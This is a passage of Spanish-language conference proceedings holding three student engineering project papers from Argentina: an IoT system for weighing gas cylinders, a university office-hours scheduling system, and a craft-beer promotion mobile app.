- y el servidor de base de datos

Los distintos usuarios del sistema podrán acceder al mismo mediante una aplicación web, desde cualquier web browser y utilizando cualquier dispositivo terminal conectado a Internet (smartphones, tablets, notebooks, PCs, etcétera). Esta solución, además de conseguir la portabilidad del sistema, elimina toda necesidad de descargar una aplicación extra que se vea restringida por las características del dispositivo utilizado para conectarse y su correspondiente sistema operativo ya instalado.

Entre las funcionalidades más importantes, que el usuario puede encontrar en la aplicación web, se destacan las siguientes:

- conocer con precisión el nivel o volumen de gas envasado, como una cantidad de porcentaje respecto de la capacidad total del cilindro, para controlar mejor los consumos.
- ajustar qué porcentaje de volumen de gas se considera como nivel bajo (umbral de detección).
- configurar y recibir un e-mail alertando cuando el nivel de gas esté bajo, para que el usuario se entere automáticamente de que hace falta cambiar y/o recargar el cilindro.
- ver un estimativo de cuánto tiempo queda hasta que se agote el gas envasado en un determinado tubo, conocer el historial de recargas realizadas por cada usuario, saber cuántas alertas se enviaron para un determinado tubo en un cierto período de tiempo, entre otras estadísticas que mejoren la labor diaria de los distintos usuarios, para optimizar sus procesos y, por lo tanto, realizar mejores predicciones sobre la demanda futura.
- brindar un código QR que permita al usuario conocer el status de su cilindro de gas y que, tras imprimirlo, pueda tenerlo listo para consultar dicho status en todo momento, desde cualquier lugar.

Por otro lado, para manejar de manera independiente las distintas solicitudes realizadas por el nodo cliente (es decir, las enviadas por el prototipo hardware) se posee una instancia de servicio web que las irá gestionando. La misma está totalmente separada de la instancia de aplicación web. Dicha independencia se considera necesaria y beneficiosa, ya que la tasa de solicitudes que gestiona el servicio web supera con creces las transacciones hechas por la aplicación web (es decir, las solicitudes que se van realizando, cada cierto tiempo, cuando se sensa el cilindro de gas). Adicionalmente, esto facilita ampliamente el proceso de desarrollo software propiamente dicho.

Otro beneficio, relacionado con lo dicho anteriormente, es la posibilidad de brindar un ambiente completamente separado a un determinado usuario, que requiera de una solución con diversos nodos clientes (es decir, múltiples prototipos hardware que gestionen múltiples cilindros de gas), sin reducir la eficiencia y la performance ofrecida a los demás usuarios de la plataforma.

Siguiendo con el esquema de independencia de la interfaz de usuario tratado anteriormente, como medio utilizado para las alertas (es decir, las notificaciones por bajo nivel de gas) se eligió el correo electrónico, ya que resulta ser un recurso muy usado y ampliamente disponible para todos los potenciales usuarios del sistema.

Cada cierto período de tiempo (configurable en minutos) se irán registrando, en una instancia de base de datos relacional, los distintos valores relativos al peso del cilindro que están siendo sensados por la balanza y, por lo tanto, transmitidos por la Raspberry Pi. Junto con dichos valores del pesaje se

registrará tanto la fecha como el horario en el cual ocurrió dicho muestreo. Por otro lado, se encuentran otros datos importantes que también se suben a la nube, por ejemplo: el peso total del cilindro tanto lleno como vacío, el umbral de detección por nivel bajo (configurado por el usuario), el nombre y el identificador unívoco para cada cilindro de gas, la dirección de e-mail para recibir posteriormente las notificaciones, los nombres y los identificadores de usuario (es decir, múltiples usuarios) para cada tubo, entre otros datos.

En esta primera etapa del proyecto, para acotar los tiempos de nuevas implementaciones y/o actualizaciones, todo lo explicado anteriormente será implementado en un mismo ambiente para todas las organizaciones (salvo las que requieran de una solución exclusiva para gestionar múltiples cilindros de gas, como ya se ha comentado).

Si bien esta es nuestra solución recomendada para la mayoría de las organizaciones promedio, existe la posibilidad de que ciertas organizaciones tengan su propia infraestructura IT, dejándolo como una decisión a tomar por ellos mismos.

4. Conclusión y Trabajos Futuros

Se ha descrito un sistema controlador que permite una medición automatizada y constante del volumen de gases envasados en tubos, mediante el método del pesaje.

Dicho sistema aún está siendo desarrollado y, brevemente, estará siendo testeado en las instalaciones del usuario final (más precisamente, en dos laboratorios[5] de cultivo celular ubicados en la Ciudad de Buenos Aires, Argentina).

Parte del sistema, es decir el nodo cliente, se compone de un dispositivo hardware que sustituye al medidor tradicional (manómetro analógico) y se coloca directamente debajo del cilindro de gas envasado. En esta actual etapa del proyecto, dicho dispositivo hardware aún es un prototipo que está siendo incorporado paulatinamente en las salas de cultivo celular de los respectivos laboratorios mencionados anteriormente. Por otro lado, según estudios de factibilidad técnica realizados, al usar Raspberry Pi de manera conjunta a un sensor de pesaje, se puede afirmar que ambos aplican satisfactoriamente como componentes de hardware en concepto de IoT.

A mediano plazo, por un lado, es esencial agregar nuevas funcionalidades que otorguen mayor valor agregado a los distintos usuarios del sistema (por el momento, los científicos de laboratorios médicos).

Y, por otro lado, resultará conveniente incursionar en otros segmentos de mercado. Relacionado a esto último, se relevó recientemente que las distintas empresas de oxigenoterapia también tienen inconvenientes (muy similares a los del laboratorio médico) a la hora de manipular y comercializar sus cilindros de oxígeno medicinal. Generalmente, las empresas de oxigenoterapia utilizan dos cilindros de oxígeno por cada paciente que padece de enfermedad respiratoria crónica (un tubo principal y otro de repuesto, ante el eventual agotamiento del primero). Estas personas, muchas veces al quedarse sin oxígeno, solicitan de emergencia un servicio de recarga y dichas empresas de oxigenoterapia no pueden satisfacer tales demandas (ya sea porque ocurrieron los fines de semana o días no laborables, o porque se quedaron sin stock). Esto ocasiona un volumen considerable de traslados de urgencia a hospitales. El sistema de control que ha sido planteado, en el presente documento, también podría resolver dichos inconvenientes.

[5] Por cuestiones de confidencialidad, no es posible dar a conocer los nombres de las respectivas organizaciones.

Agradecimientos
El equipo del proyecto desea agradecer enormemente a la Dra. María Teresa Pino, al Dr. Rodrigo Lagos, al Ing. Manuel Merlino y al Ing. Miguel Hammer por su predisposición y colaboración a la hora de proporcionar información relevante durante el desarrollo de este proyecto.

Referencias

[1] D. D. Ebbing, *Química General*, 5° ed., México: McGraw-Hill, 1997.
[2] R. Chang, *Química*, 6° ed., México: McGraw-Hill, 1999.
[3] M. Olmo, R. Nave, *HyperPhysics*, USA: Georgia State University, 2017. [Online]. Disponible en: http://hyperphysics.phy-astr.gsu.edu/hbasees/hframe.html
[4] Abelló Linde S.A., *Consejo de Seguridad 12: Trabajando con Dióxido de Carbono (CO2)*, 2018. [Online]. Disponible en: https://www.abellolinde.es/es/news_and_media/download/safety_advices/
[5] (2019) Raspberry Pi Foundation website. [Online]. Disponible en: https://www.raspberrypi.org/
[6] Microsoft Azure, *¿Qué es PaaS? - Plataforma como servicio*, 2018. [Online]. Disponible en: https://azure.microsoft.com/es-es/overview/what-is-paas/

Datos de Contacto:
Nahuel Andreoli, *andreoli.nahuel@gmail.com*
Darío Cappellini, *dhcappellini@gmail.com*
Germán Carella, *german.carella8@gmail.com*
Leandro Caron, *leandroocaron@gmail.com*
Eduardo Mendez, *eduu.mendez@gmail.com*

aHora: Gestión de consultas educativas

Albana Pereyra, María Alicia Morales, Gastón Porte, Lucas Van den Bosch

Facultad Regional Mendoza Universidad Tecnológica Nacional {albanapereyra@gmail.com, maryalis04@hotmail.com, gaston.porte13@gmail.com, vandenboschlucas@hotmail.com}

Resumen

En este artículo se presenta, como proyecto final de Carrera de Ingeniería en Sistemas de Información, una solución a la problemática encontrada en la gestión de horas de consulta, donde tanto alumnos como docentes se ven perjudicados por no contar con un sistema de consulta eficiente, que permita conocer los horarios de consulta de cada materia de manera actualizada, así también como la imposibilidad de conocer con certeza si la consulta se lleva a cabo.

La solución está implementada con el objetivo de desarrollar un sistema de consultas, montado sobre un plataforma web, que mejora la comunicación entre profesores y alumnos más de un 50% debido a que es la falencia que más aqueja a este servicio en las universidades, disponer de una visualización de los horarios de consulta clara y uniforme que ahorre tiempo tanto a alumnos como a profesores. Proporcionar información a los directivos para la toma de decisiones, lo cual es algo de vital importancia en cualquier organización de la actualidad y que no existe por el momento. De esta forma se logra asegurar la correcta comunicación entre ambas partes y llegar a un desenvolvimiento óptimo de las actividades de consulta en la institución.

Palabras claves

Consulta universitaria, sistema de consultas, gestión de horarios, atención de consultas, interacción docentes/alumnos.

Introducción

Las instituciones académicas se enfrentan a distintas problemáticas que afectan tanto a alumnos como docentes:

- ➔ Los horarios de consulta pueden estar obsoletos.
- ➔ Los horarios pueden ser alterados de la cartelera donde se exponen resultando corrupta la información.
- ➔ No se cuenta con la existencia de reportes o estadísticas sobre los horarios de consulta.
- ➔ El docente se retrasa, no asiste, o reprograma su horario de consulta y el alumno no se entera de tal situación.

Este trabajo resulta relevante debido a que plantea una dificultad que se encuentra muy presente en el ámbito académico desde hace muchos años y que no ha sido resuelta a pesar de que actualmente se cuentan con los medios tecnológicos para satisfacerla.

Se plantean diferentes soluciones, desde las más sencillas, como es la comunicación tradicional de los horarios mediante cartelería, con las limitaciones físicas que esto conlleva, hasta medios electrónicos y digitales aplicados en forma de pantallas multimedia y páginas web dedicadas.

A nuestro criterio la mejor solución es aquella que brinda información certera, precisa y confiable en tiempo real. Esto se logra mediante el desarrollo de una solución de software hecha a medida de las necesidades de la institución académica, que automatiza los procesos actuales de comunicación entre alumno, profesor y a la vez implementa mejoras que ayudan al proceso de enseñanza en la hora de consulta.

La principal limitación es la tecnología en la que se desarrollara el sistema, teniendo en cuenta la compatibilidad con los sistemas preexistentes en la institución.

Algunas de las ventajas de implementar un sistema de horarios de consultas:

- ➔ Notificar eventualidades a través una plataforma.
- ➔ Informar el tema de interés, previo a la consulta.

➔ Facilitar el acceso a información referida a la consulta, a través de una visualización de horarios más eficiente y accesible.

➔ Optimizar el tiempo tanto de alumnos como de profesores.

➔ Recopilar información, estadísticas sobre el uso de consultas por parte de alumnos y profesores.

Se ha relevado detalladamente el funcionamiento y gestión de las horas de consultas en 4 Universidades y 7 Facultades de la provincia de Mendoza y se llega a la conclusión de que la mejor solución es desarrollar un sistema informático que entre otras cosas mejore y facilite la comunicación entre alumnos y profesores. Para esto, se cuenta con la ventaja de tener una amplia experiencia en el uso de estos servicios debido a que formamos parte de la institución como alumnos avanzados en la carrera, por lo que se tiene una visión más específica de los problemas que existen.

El objetivo es tomar el sistema y bases de datos preexistentes, para poder utilizar la información académica actualizada de alumnos y profesores y desarrollar un nuevo sistema que en parte se nutra con esta información y en parte con la nueva información que vaya recolectando en su interacción con los alumnos y profesores.

El sistema ha de correr en el mismo servidor de la universidad donde se encuentra el sistema actual para brindar mayor seguridad a los datos sensibles.

El sistema en su totalidad posee mecanismos de seguridad, como la validación de datos, autenticación y autorización de los usuario. Éste es diseñado para que brinde acceso a distintas funcionalidades dependiendo si se trata de alumnos, profesores o hasta directivos para el caso de reportes de actividad.

Algunas de las tecnologías que se utilizan para abordar este proyecto son:

- ➢ NetBeans (entorno de desarrollo)[1].
- ➢ Google Drive (repositorio online para compartir documentación)[2].
- ➢ Git (gestor de versionado)[3].
- ➢ Microsoft Project (planificador de tareas, costos y tiempos)[4].
- ➢ Enterprise Architect (herramienta de modelado UML)[5].

El sistema se divide en varios módulos que agrupan las funciones según su naturaleza y a quien sirven:

➔ Módulo de consultas:

- ◆ Validar y guardar horario de consulta asignado por profesor.
- ◆ Cargar pautas para asignar horarios de consulta.
- ◆ Asignar de aulas a cada consulta.

➔ Registrar asistencia.

Elementos de trabajo y metodología

➔ Módulo de alumnos (**Figura 1. Pantalla principal alumno**): Permite al alumno

- ◆ Consultar los horarios de consulta online.
- ◆ Anotarse a la consulta.
- ◆ Consultar el aula asignada.
- ◆ Darse de baja de la consulta y que se notifique al profesor en tiempo real.
- ◆ Registrar asistencia a la consulta




Figura 1. Pantalla principal alumno

➔ Módulo de profesores (**Figura 2. Pantalla principal profesor**): Permite al profesor

- ◆ Informar en tiempo real si no puede asistir, si está demorado o reprograma su hora de consulta en forma temporal esa semana.
- ◆ Registrar ingreso y egreso de la hora de consulta.

- Asignar su horario de consulta.
- Comprobar si hay alumnos anotados a su consulta e identificarlos




Figura 2. Pantalla principal profesor

➔ Módulo de reportes: Permite a directivos recopilar información, estadísticas sobre el uso de consultas por parte de alumnos y profesores

➔ Módulo de seguridad: Permite el acceso a estudiantes y profesores, utilizando las mismas credenciales de Autogestión.

Los módulos descritos anteriormente, se pueden observar distribuidos en distintos casos de uso como se aprecia en la siguiente imagen (**Figura 3. Diagrama de Casos de Uso**)




Figura 3. Diagrama de Casos de Uso

El desarrollo se realiza utilizando principalmente la metodología de Proceso Unificado, la cual cuenta con una estructura el desarrollo en cuatro fases:

1. Inicio: en un inicio se analiza el negocio, la viabilidad del proyecto y se definen los riesgos más importantes.
2. Elaboración: en su segunda fase se definen las especificaciones del producto, delineando los objetivos y funcionalidades del resultado final.
3. Construcción: en su tercer fase, el sistema evoluciona hacia un producto tangible y funcional, poco a poco, añadiendo más funcionalidades en cada iteración.
4. Transición: en su fase final se realiza la instalación y uso para el cliente sin ningún problema.

Sin embargo, se decide utilizar aspe

Discusión

El sistema, permite una mejora sustancial en el desenvolvimiento de las clases de consulta y por lo tanto la calidad de enseñanza de los estudiantes de la institución. El diseño gráfico es muy simplista y ameno al uso tanto para profesores como alumnos, por lo que no hay demasiada resistencia al cambio, aunque es de vital importancia la capacitación a los usuarios.

Conclusión

El sistema desarrollado permite alcanzar nuevos niveles de automatización dentro de la universidad y permite la utilización de bases de datos preexistentes en otros sistemas que actualmente tenían un uso poco frecuente. De esta manera no solo se mejora el servicio de consulta, sino que el sistema sirve como base para una nueva gestión de la institución basado en el apoyo en los sistemas de información. Disponer de un punto de encuentro entre profesores y alumnos, donde la información fluye en forma práctica y sencilla significa no solo mantener el sistema a disposición todo el tiempo sino respetar las normas establecidas por la institución. Esto trae aparejado múltiples desafíos debido a que actualmente como no se encuentra automatizado el proceso, se da lugar a que ambas partes puedan no cumplir con sus obligaciones y responsabilidades. Para lograr una implementación exitosa es necesario un adecuado proceso de manejo del cambio a nivel organizacional, que todos tomen conciencia de los reglamentos a cumplir y contribuyan al mejor desenvolvimiento de las actividades. Teniendo en cuenta esto, no quedan dudas que la implementación de este sistema forma parte de una propuesta que ha de traer una gran mejora a la institución.

Referencias

[1] NetBeans: https://netbeans.org/
[2] Google drive: https://drive.google.com/
[3] Git: https://git-scm.com/
[4] Microsoft Project: https://products.office.com/es/project
[5] Enterprise Architect: https://sparxsystems.com/products/e

Barley

Sistema de registro de consumos, promoción y difusión de cervezas y locales cerveceros

[1]Mario Fernando Moyano, [1]Ricardo Agustín Castellan, [1]Leandro Gabriel Garay, [2]Facundo Daniel Mamaní
[1]Universidad Tecnológica Nacional Facultad Regional Mendoza
{gzenack@gmail.com, castellanra@gmail.com, mfernandomoyano@outlook.com}
[2]Fundacion Gutenberg Mendoza { facu.mb.13@gmail.com}

Resumen

Barley es un sistema a modo de aplicación, con el celular como plataforma de implementación principal, correspondiente al proyecto final de Carrera Ingeniería en Sistemas de Información, Universidad Tecnológica Nacional, Facultad Regional Mendoza.

Promociona el consumo responsable de cerveza artesanal beneficiando a los locales que expenden este tipo de bebida y a los productores que la fabrican. La aplicación pretende posicionar a esta bebida como un recurso de explotación turística y brinda la oportunidad de crear recorridos por parte de agencias con la posibilidad de adquirir dicho servicio.

La aplicación ofrece un sistema de niveles de descuentos y promociones, además de los brindados por los locales registrado en dicha aplicación.

El consumidor cuenta con un sistema de calificaciones adecuadas para valorar la cerveza y el local que la expende, pudiendo observar y analizar las opiniones de otros usuarios.

Barley cuenta con diferentes módulos de clasificación y búsqueda para el conjunto de cervezas registradas. Además, el sistema ofrece una serie de detalles para encontrar fácilmente las cervezas relacionadas; mientras que, por otro lado, brinda información esencial a los locales para la elección de su oferta.

Dado el crecimiento de la cerveza artesanal y el uso cotidiano de los dispositivos móviles, el sistema busca insertar al mercado a pequeños o medianos productores, con el fin de mostrar sus productos, generar competencia y aumentar la calidad de los mismos.

Abstract

Barley is a system as an application with the mobile phone as the main implementation platform.

Its principal objective is promoting a responsible consumption of craft beer to benefit the breweries that sell this type of drink and the producers who make them. Barley pretends to position the beer as a touristic exploitation resource, offering the opportunity to create tours by tourism agencies and the users can join them.

Furthermore, the consumers get benefits by discounts and promotions offered by the application through a levels system, and those offers by each brewery registered. Also, the consumer has a rating system where can rate and leave a comment of a beer or a brewery and see the other users' reviews.

Barley has a classification and searching system for the beers registered in the application. It should be noted that the beers registered on the system have a set of details which the users can see them whenever they want. This set of details allow to quickly find related beers and inform consumers; while on another hand, the application provides essential information to breweries for the choice of their offers.

Palabras Claves

Sistema de cerveza, Promoción y Difusión de cerveza, Cerveza artesanal, Gestión de Eventos, Organización turismo cerveza.

Introducción

Actualmente en Mendoza el mercado cervecero se encuentra en crecimiento, aunque esta declaración puede ser extendida a nivel nacional e internacional (Figura 111, Noticia de Clarín); (Figura 2, Noticia de diario de Mendoza); (Figura 113, Noticia de diario La voz);. Barley surge para aprovechar el auge de este mercado, acercando al consumidor a los detalles de este tipo de bebidas y permitiendo descubrir diferentes variedades que, frecuentemente, no son conocidas por el público en general.



Figura 1. Noticia de Clarín



Figura 2. Noticia del Diario de Mendoza



Figura 3. Noticia de Diario La voz

En el otro extremo se sitúa el vendedor de estas bebidas, o bien, los locales de expendio de las mismas, quienes suelen estar afectados por la publicidad que puedan llegar a realizar.

Ante este contexto, el equipo de Barley, busca implementar una solución de manera digital, que permita a los locales su promoción masiva, mediante el uso de una aplicación para teléfonos móviles con sistemas operativos como Android y iOS y un punto único donde la información relacionada se encuentre centralizada.

Para cumplir con estos objetivos se orienta la aplicación hacia los consumidores, dado que, de no ser así, no se contaría con el público a quien dirigirse. Es entonces el punto central del sistema, los beneficios para los consumidores, en donde estos se ven favorecidos por las acciones que realizan dentro de la aplicación.

Por otro lado, se detecta una oportunidad para posicionar a la cerveza como un punto de atracción turística, esto es bien reconocido en la industria vitivinícola. Así se brinda la oportunidad a agentes turísticos de ofrecer sus servicios, en forma de recorridos por diferentes puntos o locales, dentro de la aplicación.

Barley permite entonces:

- Promocionar locales de expendio de cerveza.
- Buscar y difundir cervezas y su información.
- Obtener beneficios relacionados al consumo de cerveza.
- Registrar y suscribir recorridos turísticos con foco en locales expendedores de cerveza.

Elementos de trabajo y metodología

Durante el análisis para el desarrollo de la aplicación se determinaron puntos claves, el principal es la necesidad de orientar el desarrollo hacia plataformas móviles. Ante este requisito se decidió diseñar el sistema de modo de permitir la implementación de una plataforma de acceso web a futuro, esto determinó una clara separación entre backend y frontend, de forma que este último pueda responder a las posibles plataformas sin cambios.




Figura 4. Estructura general de aplicación




Figura 5. Estructura de la aplicación con las herramientas seleccionadas

La aplicación se divide en 11 módulos independientes entre sí, donde, en conjunto, cubren la totalidad de funcionalidad de la aplicación. Los módulos son:

1. **Módulo de Búsqueda**:

Encargado de la lógica necesaria para realizar la búsqueda de un texto ingresado por el usuario y brindar resultados de la misma con información de cervezas, locales expendedores, productores, eventos y recorridos.

Se encuentra aquí la lógica de geolocalización de los locales expendedores, es decir se brinda la posibilidad de ver locales registrados ubicados en un mapa mediante marcadores. Además, brinda al usuario la funcionalidad de poder escanear la etiqueta de una cerveza (Figura 6. Prototipo Escáner Etiqueta) y ver la información asociada de la misma a través de la API de Google Visión.



Figura 6. Prototipo Escáner Etiqueta

2. **Módulo de Beneficios**

   Administra la gestión de beneficios que brinda Barley a sus usuarios a través de un sistema de niveles. A medida que el usuario interactúa con la aplicación obtiene puntos que determinan su nivel y, con este, diferentes beneficios. Además, brinda la posibilidad a locales expendedores de dar de alta beneficios que fomenten el consumo de cerveza en el mismo y registrar la utilización de los mismo por parte de los consumidores usuarios de la aplicación.
3. **Módulo de Calificación**

   Permite el registro de críticas, tanto hacia las cervezas como hacia locales dados de alta en la aplicación. A través de estas calificaciones, se realizan estadísticas relacionadas como rankings donde se destacan las mejores cervezas y locales expendedores.
4. **Módulo de Cerveza**

   Encargado de la creación y administración de las cervezas que se encuentran registradas en la aplicación.

   Posee la estructura necesaria para realizar las clasificaciones y detallar cada una de las entidades correspondientes.
5. **Módulo de Turismo**

   Administración de recorridos turísticos dados de alta en la aplicación, a través de agentes de turismo, como la inscripción a los mismos por parte de los consumidores incluyendo su abono.
6. **Módulo de Estadísticas**




Figura 7. Prototipo de Estadística

Realiza todas las estadísticas relacionadas a las entidades principales involucradas de la aplicación como cerveza, local expendedor, suscripciones a la aplicación, entre otros (Figura 7. Prototipo de Estadística).

7. **Módulo de Evento**

   Administra la creación de eventos para un país realizada por la aplicación, como la inscripción de locales expendedores al mismo. Los eventos son creados solamente por los administradores de Barley.
8. **Módulo de Notificaciones**

   Mantiene la información necesaria respecto a las actualizaciones hacia los diferentes actores involucrados en la aplicación.
9. **Módulo de Suscripción**

   Se encarga de la administración de las suscripciones de los locales expendedores a la aplicación, contemplando las transacciones y comprobantes de la mismas.
10. **Módulo de Perfiles**

    Administra todos los perfiles de los usuarios de la aplicación, la lógica de inicio y cierre de sesión y registro e inhabilitación de la cuenta. Se contempla la encriptación de datos sensibles, así como la eliminación de los mismos de ser necesario.

    Se destaca la creación de los diferentes roles dentro de la aplicación y la información que cada uno necesita, entre ellos:

    - Consumidor
    - Sommelier
    - Local

- Empleado de Local
- Agente turístico
- Empleado de Agencia de Turismo
- Productor

11. **Módulo de Administración y Seguridad**

Contempla el manejo de roles y permisos de los usuarios registrados en la aplicación limitando las acciones que pueden realizar en la misma según el rol que posea. Además, administra los parámetros básicos para el correcto funcionamiento de la aplicación.




Figura 8. Diagrama de Casos de Uso reducido

Tecnologías de desarrollo

Para realizar el desarrollo de esta aplicación se ha optado por la combinación de diferentes tecnologías entre ellas:

- **Front-end**
  - NativeScript[1]: Framework para la construcción de aplicaciones nativas utilizando un compilador sobre código Angular o Vue.js
  - Angular[2]: Framework de desarrollo de aplicaciones, brinda un entorno estable y herramientas para mantenimiento, testing y ejecución de entornos de una aplicación. Este framework es reconocido a nivel mundial y es uno de los líderes en su contexto de aplicación.
  - TypeScript[3]/JavaScript[4]: TypeScript es un lenguaje que agrega tipos basado en JavaScript, el código es transpilado a JavaScript.
  - HTML 5[5]: Lenguaje de maquetado web, utilizado dentro de Angular para configurar las vistas.
  - CSS 3[6]: Lenguaje de estilizado web, utilizado dentro de Angular para configurar las vistas
- **Back-end**
  - Node.js[7]: Entorno de ejecución para JavaScript, es el eje de funcionalidad del backend.
  - JavaScript[4]: lenguaje de programación caracterizado por ser interpretado y por no ser tipado.
  - Express[8]: framework utilizado sobre Node.js, facilita el desarrollo backend.
  - MongoDB[9]: Base de datos no relacional, basada en documentos.
  - Mongoose[10]: driver para la comunicación entre MongoDB y Node.js




Figura 9. Diagrama de Clases reducido

Recursos

Google Cloud Vision API[11]

Permite el análisis de imágenes mediante la utilización técnicas de visión computacional, aprendizaje de máquinas e inteligencia artificial.

Google Maps API[12]

Utilizado para la localización interactiva de expendedores de cerveza. Permite la creación de mapas personalizados, así como la utilización del posicionamiento de un dispositivo para la ubicación en el mismo.

Amazon Web Services[13]

Brinda los recursos computacionales necesarios para poder procesar la información y poder accederla remotamente. Se configuran todas las tecnologías implicadas y los recursos (conexiones, procesamiento, memoria, espacio, etc.) necesarios para el correcto funcionamiento de la aplicación.

Cloud MongoDB Atlas[14]

Servicio para la ejecución de la base de datos MongoDB, permite la monitorización de los recursos y la automatización de tareas claves como las copias de seguridad periódicas.

Mercado Pago API[15]

Utilizado como eje principal para la realización de pagos seguros dentro de la aplicación.

Herramientas

Visual Studio Code[16]

Utilizado como principal editor de desarrollo de código.

Postman[17]

Herramienta de prueba de los endpoints generados durante el desarrollo de backend.

NoSQLBooster[18]

Cliente para las consultas directas hacia la base de datos de MongoDB y su administración.

Adobe XD[19]

Permite la creación de prototipos navegables de interfaz de usuario, así como diseñar la experiencia de usuario.

Git y plataforma GitLab[20]

